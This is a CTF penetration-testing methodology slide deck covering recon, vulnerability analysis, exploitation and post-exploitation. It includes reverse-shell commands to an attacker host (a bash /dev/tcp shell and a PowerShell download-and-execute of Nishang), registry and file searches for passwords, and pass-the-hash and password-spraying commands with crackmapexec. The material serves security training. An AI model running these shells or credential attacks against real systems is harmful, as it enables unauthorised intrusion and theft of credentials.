
Penetration Testing Methodology for CTFs

Vasilis Sikkis
Evangelos Nikolaou

Penetration Testing Methodology for CTFs



1 Presentation

2 HTB Workshop

Secure

Penetration Testing Methodology for CTFs

1. Information Gathering 
2. Vulnerability Analysis 
3. Exploitation 
4. Post Exploitation 
5. Privilege Escalation 
6. Write Up! 

Secure

Documentation!!!!

- Create Folders
  - Subfolders
    - Subsubfolders
- Document Everything!!!
- As soon as you find something, TAKE screenshot – in the next minute it might change
- Use cherry tree, directories, notepad - something that keeps you organized
- Yes, it's boring but you have to do it

Secure

Information Gathering

Information Gathering - General

- Find live hosts via Ping scans (nmap). Be extra careful sometimes not all hosts answer to ping requests.
- Port scanning to identify open ports
- Service enumeration on the identified ports – see the banners!
- Obtain as much information about the services and the underlying OS
  - Software running (e.g. SMTP Server could be postfix, sendmail, MS Exchange etc.)
  - Versions – very important
  - Don't rush! In the next stage – look for vulnerabilities / available exploits
- After the end of this phase, you should be able to draw a diagram of the network in scope ☺ (We actually do this!)

Secure

Information Gathering – Network Mapping

Nmap

```
nmap –sn <target_ip_range> -oG nmap/ping-sweep #Ping Scan
grep Up ping-sweep | cut -d" " -f2
```

TCP Port Top 1000 Version and Default Scripts Scan

```
nmap -vv -sV -sC <target_ip> -oA nmap/tcp_scan_top_1000
nmap -vv -p- -Pn <target_ip> -oA nmap/tcp_full_scan #Tcp Port Scan full
```

UDP Port Scan Common Ports

```
nmap -vv -Pn -sU -p53,161,162,123,500,623,69 <taget_ip> #nmap/udp_common_ports
```

CheatSheets:

- https://blogs.sans.org/pen-testing/files/2013/10/NmapCheatSheetv1.1.pdf
- https://nmap.org/


Secure

Information Gathering – Banner Grabbing

Nmap grabs the banners by default but connect manually to the service using netcat or telnet to check them.

```
nc <target_ip> <port>
```

```
telnet <target_ip> <port>
```



Secure

Information Gathering – Directory Enumeration / Fuzzers

Gobuster

```
gobuster -u http://<target>/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
```

- Tip: Every tool has a manual! Use it! ☺
- Tip2: Use relevant wordlist and extensions depending on the framework and webserver used
- FYI it just got updated to version 3.0.1 with new features (we did not have time to review it though)

Deepsearch

```
python3 deepsearch.py -u http://<target>/ -e php -w wordlist.txt
```

https://github.com/m4ll0k/DeepSearch

WFUZZ

```
wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://<target>/FUZZ
```

```
wfuzz -c -z file,/root/Documents/MrRobot/fsoc.dic --hs incorrect -d "log=eliott&pwd=FUZZ"
http://<target>/wp-login.php
```

Secure

Information Gathering - SMB

Enum4linux

```
enum4linux -a <target_ip> #Try SMB NULL session first, if not working try with valid creds (if u have)
```

Smbmap -H

```
smbmap -H <target_ip>
```

Smbclient

```
smbclient //<target_ip>/SYSVOL -c 'recurse;ls' -U kokos
```

Enum.exe (Windows)

```
enum.exe -S -U <target_ip>
```

Secure

Information Gathering - Tips

- Sometimes a website fetches different content if you provide its IP rather than its domain name. Identify the Domain name and add it to the `/etc/hosts` file!
- Run things in the background to save time. When you are manually spidering the website for example, also run gobuster on the background to identify any interesting directories or hidden websites.
- Don't rely only on tools. Security mechanisms will fool them and will stable across false negatives.
- SecLists is a great wordlist that you can add to your arsenal `apt install seclists` on Kali
- Do a thorough enumeration, remember: Assumption is the mother of all fuckups!!

Secure

Vulnerability Analysis

Vulnerability Analysis

- Analysis of service/OS versions found in previous phases
- Identify vulnerabilities and public exploits (passive)
  - Google, ExploitDB, searchsploit on Kali
- Vulnerability scanning (active)
  - Run a VA tool on the services found
  - Open source tools: nikto, OpenVAS, Nessus Home edition, Burp Scanner (web), Metasploit

Vulnerability Analysis

Searchsploit

```
searchsploit <service name & version>
```

```
root@kali:~/Desktop# searchsploit sendmail 8.11
------------------------------------------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                                                              |  Path
                                                                                                            | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------------ ----------------------------------
Sendmail 8.11.6 - Address Prescan Memory Corruption                                                         | exploits/unix/local/22442.c
Sendmail 8.11.x (Linux/i386) - Local Privilege Escalation                                                   | exploits/linux/local/411.c
Sendmail 8.11/8.12 Debugger - Arbitrary Code Execution (1)                                                  | exploits/linux/local/21060.c
Sendmail 8.11/8.12 Debugger - Arbitrary Code Execution (2)                                                  | exploits/linux/local/21061.c
Sendmail 8.11/8.12 Debugger - Arbitrary Code Execution (3)                                                  | exploits/linux/local/21062.txt
Sendmail 8.11/8.12 Debugger - Arbitrary Code Execution (4)                                                  | exploits/linux/local/21063.txt
Sendmail 8.9.x/8.10.x/8.11.x/8.12.x - File Locking Denial of Service (1)                                    | exploits/linux/dos/21476.c
Sendmail 8.9.x/8.10.x/8.11.x/8.12.x - File Locking Denial of Service (2)                                    | exploits/linux/dos/21477.c
------------------------------------------------------------------------------------------------------------ ----------------------------------
```

Nmap Scripts (Examples)

```
nmap --script smb-vuln* -p 445 <target>
```

```
nmap --script smb-vuln-ms17-010 -p 445 <target>
```

```
nmap -sV --script http-wordpress-users --script-args limit=50 <target>
```

```
nmap --script="(default or *enum* or *vuln*) and not (*brute* or *flood* or *http-
enum*)“<target>
```

Vulnerability Analysis

Nmap Eternal Blue Script (sample output)

```
[redacted]$ nmap -sC -p445 --script smb-vuln-ms17-010.nse [redacted]

Starting Nmap 7.30 ( https://nmap.org ) at 2017-05-15 08:24 CEST
Nmap scan report for [redacted]
Host is up (0.39s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 9.93 seconds
```

Secure

Vulnerability Analysis

Nikto

```
nikto -h http://<target>/
```

Sparta

Sparta automates a lot of the Information Gathering process it runs:

- Staged nmap scans
- Nikto
- Password Guessing Attacks
- Takes Screenshots
- SMB Enumeration
- And many more..

Secure

Vulnerability Analysis – Quick Tips

- Try for default passwords. Use the username as a password you might get lucky. (Don't be like us)
- Most of the times frameworks are used. Many tools are tailored to target them. Some of them are the `wpscan` on Wordpress, and `droopscan` on Drupal.
- Google a lot, use google dorks:
  - Example: We have a Jenkins web server version 1.650
  - Google searches:
    - "exploit" Jenkins 1.650
    - Jenkins "1.650" exploit
    - Jenkins "deserialization"

Exploitation

Exploitation

- Most common paths to Remote Code Execution (RCE)
  - Vulnerable services with public exploits available
  - Via web application vulnerabilities
    - SQL Injection
    - Arbitrary File Uploads (web shell)
    - XML External Entities (XXE)
    - Insecure Deserialization

Resources:

- https://github.com/frohoff/ysoserial
- https://www.exploit-db.com/docs/english/45074-file-upload-restrictions-bypass.pdf
- https://resources.infosecinstitute.com/xxe-attacks/

Exploitation

- A lot of exploitation frameworks were created to make our life easier such as Metasploit or Empire
- Every framework has its own pros and cons
- But we recommend staying away from them now and focus on learning what each exploit does (In other words don’t be a script kiddie)

Exploitation – Spawning a TTY Shell on Linux

On victim machine:

```
bash -i >& /dev/tcp/<attacker_ip>/<port> 0>&1
```

On attacker machine:

```
python -c 'import pty; pty.spawn("/bin/bash")'
CTR+Z # Background process
stty raw -echo # Get autocompletion
fg + enter # Bring process to frond ground
export TERM=screen
```

More Shellz:

- http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Secure

Exploitation – Windows

Nishang Reverse Powershell Script:

On attacker machine:

```
cp /usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1 www/rev_tcp_<port>.ps1 && cd www/
echo "Invoke-PowerShellTcp -Reverse -IPAddress <attacker_ip> -Port <port> >> rev_tcp_<port>.ps1
python -m SimpleHTTPServer 80 &
lrwrap nc -lvnp <port> #get better shell for arrow key functionality
```

On victim machine:

```
powershell.exe -exec bypass IEX (New-Object
Net.WebClient).DownloadString('http://<attacker_ip>/rev_tcp_<port>.ps1')
```

Github Repository:

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1


Secure

Exploitation - Tips

- First priority after exploitation: duplicate access
- Only run exploits from reliable sources, review them for potential backdoors, or harmful commands (rm –rf /) ☺
- Don’t run exploits without verifying their safety. (it may not harm on a lab environment but on production systems it might cost financial cost to the company)

Secure

Post-Exploitation



Post Exploitation – File Transfer Techniques

Web Server

```
python -m SimpleHTTPServer 80 # On sender host
wget http://<sender_ip>/<file_name> # On receiver host
```

Netcat

```
nc -lvp 4444 < <file_name> # On receiver host
nc <sender_ip> 4444 > <file_name> # On sender host
```

SMB Server (easier file sharing for windows with/without authentication) Impacket

```
python smbserver.py <SMB_share_Name> <directory> # On sender host -smb2support (if smb1 is disable)
copy \\<attacker_ip>\<SMB_share_Name>\<file_name> . # On receiver host
```

More techniques:

https://www.hackingarticles.in/compressive-guide-on-file-transfer-post-exploitation/

Secure

Post Exploitation - Linux

- Exploiting Kernel vulnerabilities

```
searchsploit Linux Kernel 2.6.24
```

- Exploiting services running as root

```
netstat -antup
ps -aux | grep root
```

A lot of the post exploitation steps can be found on g0tm1lk's blog post:

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Automated tools exist that make the post exploitation enumeration easier like `LinEnum.sh` and `LinuxPrivChecker.py` , but some times they don't find everything.

https://github.com/rebootuser/LinEnum

http://www.securitysift.com/download/linuxprivchecker.py

Secure

Post Exploitation - Linux

- SUID (Set User ID) is a type of permission which is given to a file and allows users to execute the file with the permissions of its owner. There are plenty of reasons why a Linux binary can have this type of permission set. For example the ping utility requires root privileges in order to open a network socket but it needs to be executed by standard users as well to verify connectivity with other hosts.

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
find / -perm -u=s -type f 2>/dev/null
```

```
find / -user root -perm -4000 -exec ls -ldb {} \;
```

https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/

Post Exploitation – Windows

The same principles are followed for windows post exploitation. We must enumerate for:

- Users `net users`
- Obtain system information `sysinfo` , `powershell Get-HotFix`
- Network connections and ARP tables `arp -A` , `netstat -ano`
- Scheduled tasks `schtaks /query /fo LIST /v`
- Running processes and started services `tasklist /SVC` , `net start`
- Installed drivers `DRIVERQUERY`
- Find files containing keywords `dir /s *pass* == *cred* == *vnc* == *.config*`
- Find passwords in registries `reg query HKLM /f password /t REG_SZ /s` , `reg query HKCU /f password /t REG_SZ /s`

More information from:

http://www.fuzzysecurity.com/tutorials/16.html

Secure

Post Exploitation – Windows (Automation)

Watson (New implementation of Sherlock) – identify public exploits

https://github.com/rasta-mouse/Watson

PowerUp

https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

```
Import-Module .\ PowerUp.ps1

Invoke-AllChecks
```

JAWS

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
```

https://github.com/411Hall/JAWS

Post Exploitation – Windows

Living of the Land:


https://lolbas-project.github.io/

Additional Resources:

https://github.com/SecWiki/windows-kernel-exploits

Secure

Post Exploitation – Windows



Crackmapexec

```
#Attempt to authenticate with credentials found/given. Perform password spraying attacks against subnets with both domain and local authentication.

crackmapexec <target(s)> -d <domain> -u <username> -p <password>


#Execute commands:

crackmapexec <target(s)> -d <domain> -u <username> -p <password> -x "whoami"


#CME supports authenticating via SMB using Passing-The-Hash attacks with the -H flag:

crackmapexec smb <target(s)> -u <username> -H LMHASH:NTHASH

crackmapexec smb <target(s)> -u <username> -H NTHASH


#Attempt local authentication on a target (instead of domain authentication)

crackmapexec <target(s)> -u <username> -p <password> --local-auth
```

Cheat sheet: https://www.ivoidwarranties.tech/posts/pentesting-tuts/cme/crackmapexec-cheatsheet/

Secure

Post Exploitation – Windows

Impersonate a user with runas

```
runas /netonly /user:<domain>\<username> cmd # a new cmd will spawn

dir \\<target_ip>
```


But what if we have the user hash only? ☺

We can enumerate the domain controller with Bloodhound

https://github.com/BloodHoundAD/BloodHound

```
SharpHound.exe -c all -d <domain> --domaincontroller <target_ip>
```

PowerView is another utility that can be used for domain enumeration.



